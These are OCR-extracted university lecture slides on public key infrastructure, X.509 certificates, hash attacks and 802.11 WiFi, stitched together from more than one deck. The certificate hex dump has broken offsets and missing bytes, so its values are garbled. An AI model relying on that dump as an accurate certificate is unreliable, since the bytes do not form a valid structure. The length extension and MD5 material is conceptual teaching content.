
Where do Public Keys come from?

# Public Key Infrastructure: PKI

- Certificate Authorities (CA's) are public registries for keys
- Compare: US Notary system (notary must know the notarised)
- TLS top 4: Comodo, Symantec, GoDaddy, GlobalSign
- But anybody can setup/be a Certificate Authority eg. RU
  - OpenCA
  - OpenSSL
  - PGP Web of Trust


# Certification authorities

- certification authority (CA): binds public key to particular entity, E.
- E (person, router) registers its public key with CA.
  - E provides “proof of identity” to CA.
  - CA creates certificate binding E to its public key.
  - certificate containing E's public key digitally signed by CA - CA says “this is E's public key”



# Certification authorities

- when Alice wants Bob's public key:
  - gets Bob's certificate (Bob or elsewhere)
  - apply CA's public key to Bob's certificate, get Bob's public key



# Public Key Infrastructure - Issues

- Scalability
- Naming
  - Human names
  - Digital identities/identifiers?
- Dealing with compromised keys
- Revoking certificate
- Trustworthiness of the CA
- Privacy and Anonymity
  - Can address this with serial numbers
  - Then create an authentication issue

# Centrax x.509v3 SSL Certificate

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
000:	30	82	01	75	30	82	01	2F	A0	03	02	01	02	02	02	13
010:	37	30	00	06	09	2A	86	48	86	F7	0D	01	01	05	05	00
050:	30	34	35	30	31	36	5A			17	0D	31	35	30	31	31
060:	34	35	30	31	36	5A			17	0D	31	35	30	37	31	34
110:	B1	FF	04	02	30	00	30	1F	06	03	55	1D	13			01
120:	16	88	14	57	2E	AE	AB	08	5A	76	7A	B6	A7	9C	0E	1B
130:	59	AB	4F	F6	51	9B	8C		30	0D	06	09	2A	86	48	F7
140:	8D	01	01	05	05	00	03	31	86	7C	47	52	CB	64	83	
159:	56	46	2B	EE	26	BE	37	5B	85	B2	34	B9	2C	68	7B	EE
168:	2C	4B	05	7C	5A	89	5F	0C	5C	56	D9	64	3A	4B	69	EE
178:	1F	87	FC	89	05	E5	C9	FC	E2							

<b>ASN.1</b>	<b>30 xx</b>	<b>Sequence</b>	<b>17 xx</b>	<b>UTC Time</b>
<b>Types</b>	<b>02 xx</b>	<b>Integer</b>	<b>01 01</b>	<b>Boolean</b>
<b>xx Bytes</b>	<b>06 xx</b>	<b>OID</b>	<b>04 xx</b>	<b>Octet String</b>
	<b>05 00</b>	<b>NULL</b>	<b>03 xx</b>	<b>Bit String</b>


Copyright © Carl Mehner 2015

www.wanfangdata.com.cn

```
73 Bytes [certificate]
303 Bytes [tbsCertificate]
  3 Bytes [0]
    1 Byte [Version] 3
  2 Bytes [serial number] 4919
  13 Bytes [signatureID]
    9 Bytes [sha1WithRSAEncryption] 1.2.840.113549.1.1.5
    0 Bytes [null]
  36 Bytes [issuer] CN=Root, O=Roots Inc.
  30 Bytes [validity]
    13 Bytes [notBefore] 2015-01-15 04:50:16 UTC
    13 Bytes [notAfter] 2015-07-14 04:50:16 UTC
  78 Bytes [subject] C=US, ST=Ohio, O=City B, OU=Unit B, CN=b.com
  76 Bytes [subjectPublicKeyInfo] [rsaEncryption] 1.2.840.113549.1.1.1
    [modulus] 265059783549994323858542409498208100259172890993985557600
               6559733627878272702522774997635806320016501911976396587887
  SEE
PKCS#1 [exponent] 65537
  49 Bytes [extension block]
    47 Bytes [extensions]
      12 Bytes [x.509 extension]
        3 Bytes [Basic Constraints] 2.5.29.19
        1 Byte [critical] true
        2 Bytes [isCA, pathLengthConstraints]
          0 Bytes [empty] Not a CA, No Path Constraints
      31 Bytes [x.509 extension]
        3 Bytes [authorityKeyIdentifier] 2.5.29.35
        24 Bytes
          22 Bytes [keyIdentifier]
            20 Bytes [0] 572EAE8085A767AB6A79C0E1B59AB4FF6519B8C
  13 Bytes [signatureAlgorithmID]
    9 Bytes [sha1WithRSAEncryption] 1.2.840.113549.1.1.5
    0 Bytes [null]
  49 Bytes [signatureValue].f|GR..PF+.&7[...].`..@.IZ...V.d:Hi.....
```

# Verifying X.509 Certificates

- Use indicated hash algorithm to create digest from all fields in certificate
- Use CA's public key to decrypt signature and get enclosed digest
- If the two match, certificate is valid and has not been tampered with



12


# Attacks: MD5 128 Bit hash

- 1996 - collision resistance questioned
- Vulnerable to birthday attacks since 2004
- Nvidia GeForce 8400GS can compute 16-18 million hashes/s
- 2012 Flame malware fakes Microsoft code-signing certificate

# Length Extension Attack

- Vulnerability when Merkle-Damgård based hash is used as MAC
- potentially affects MD5, SHA-1, SHA-2
- Attacker has  $\text{Hash}(\text{message}_1)$  and its length
- Supplies  $\text{message}_2$
- Uses this to calculate  $\text{Hash}(\text{message}_1 \parallel \text{message}_2)$
- Can take advantage of padding in original message
- hashpump <https://github.com/bwall/HashPump>

# Length Extension Attack



# Computer Networks T-409-TSAM WiFi 802.11

Stephan Schiffel


October 21st 2021

# Outline


- 1 Introduction
- 2 IEEE 802.11b
- 3 Link Characteristics
- 4 Engineering/Installation
- 5 Security
- 6 Cellular

# Introduction

# 802.11 WiFi Networks




# Ad Hoc Mode




## ad hoc mode


- ❖ no base stations
- ❖ nodes can only transmit to other nodes within link coverage
- ❖ nodes organize themselves into a network: route among themselves

# Elements of a wireless network




# Elements of a wireless network






- ❖ wireless host communicates with base station
  - base station = access point (AP)
- ❖ **Basic Service Set (BSS) (aka “cell”) in infrastructure mode contains:**
  - wireless hosts
  - access point (AP): base station
  - ad hoc mode: hosts only

# Characteristics of Wireless/Cellular




## and then there's Pringles (Cantenna)






## IEEE 802.11b

# IEEE 802.11 Infrastructure



# 802.11 - Layers and Roles

- MAC
  - access mechanisms, fragmentation, error control, encryption
- MAC Management
  - synchronization, roaming, MIB, power management
- PLCP Physical Layer Convergence Protocol
  - clear channel assessment signal (carrier sense)
- PMD Physical Medium Dependent
  - modulation, coding
- PHY Management
  - channel selection, MIB
- Station Management
  - coordination of all management functions




## 802.11 Protocols

- 802.11b - 2.4 GHz ISM band
  - FHSS (Frequency hopping spread spectrum); deprecated
  - DSSS (Direct sequence spread spectrum)
  - Up to 11 Mbps
- 802.11a/g - 2.4 GHz ISM band / 5.0 GHz UNII band
  - OFDM (Orthogonal frequency domain multiplexing)
  - Up to 54 Mbps
- 802.11n – 2.4/5.0 GHz bands
  - Adds MIMO and other tricks to 802.11g
  - Up to 300-500 Mbps!
- Each backwards compatible with the previous ones

## IEEE 802.11 Wi-Fi protocol summary

Protocol	Frequency	Signal	Maximum data rate
Legacy 802.11	2.4 GHz	FHSS or DSSS	2 Mbps
802.11a	5 GHz	OFDM	54 Mbps
802.11b	2.4 GHz	HR-DSSS	11 Mbps
802.11g	2.4 GHz	OFDM	54 Mbps
802.11n	2.4 or 5 GHz	OFDM	600 Mbps (theoretical)
802.11ac	5 GHz	256-QAM	1.3 Gbps

		<b>802.11ac</b>	<b>802.11ax</b>
<b>BANDS</b>		5 GHz	<b>2.4 GHz and 5 GHz</b>
<b>CHANNEL BANDWIDTH</b>		20 MHz, 40 MHz, 80 MHz, 80+80 MHz & 160 MHz	20 MHz, 40 MHz, 80 MHz, 80+80 MHz & 160 MHz
<b>FFT SIZES</b>		64, 128, 256, 512	256, 512, 1024, 2048
<b>SUBCARRIER SPACING</b>		312.5 kHz	<b>78.125 kHz</b>
